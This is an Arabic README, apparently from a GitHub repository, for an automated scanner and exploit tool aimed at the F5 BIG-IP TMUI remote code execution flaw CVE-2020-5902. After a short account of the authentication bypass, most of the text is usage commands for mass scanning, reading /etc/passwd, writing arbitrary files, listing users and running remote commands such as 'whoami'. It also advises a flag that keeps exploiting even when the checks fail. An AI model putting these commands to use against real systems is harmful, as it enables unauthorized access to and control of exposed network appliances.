
 thelsa/f5-bigip-rce-cve-2020-5902
أداة فحص تلقائي لـ F5 BIG-IP RCE CVE-2020-5902

==
في 6 يوليو 2020، تم الكشف عن ثغرة RCE في F5 BIG-IP TMUI على الإنترنت.
يحتوي مكون TMUI (واجهة إدارة حركة المرور) في F5 BIG-IP على ثغرة تجاوز المصادقة، حيث يوجد اختلاف بين عنوان URL الذي يحلله Tomcat وطريقة request.getPathInfo()، مما يسمح بتجاوز التحقق من الصلاحيات والوصول غير المصرح به إلى جميع وظائف وحدة TMUI، وبالتالي قراءة/كتابة أي ملفات، وتنفيذ الأوامر، وما إلى ذلك.
لمزيد من التفاصيل، راجع إعادة إنتاج ثغرة F5 BIG-IP TMUI RCE (CVE-2020-5902) ونقاط الانتباه
تدعم هذه الأداة: اكتشاف IP واحد، اكتشاف IP بالجملة، قراءة/كتابة الملفات، سرد المستخدمين المعتمدين، سرد الدليل، تنفيذ الأوامر عن بُعد، وفحص تجاوز hsqldb.
pip install requests

python f5-bigip-rce-cve-2020-5902.py -h

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"
python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit


python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb
python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb

يُفضل إضافة http:// أو https:// في بداية عناوين IP المجمعة، وإذا لم يتم تحديد بروتوكول، سيتم افتراضيًا إضافة http://
يُنصح بإضافة المعامل --still-exploit إذا سمحت الظروف، لتنفيذ RCE حتى إذا فشل سرد المستخدمين المعتمدين، لزيادة نسبة النجاح.
المشكلات
lsablog
جيميل: [email protected]
QQ: [email protected]
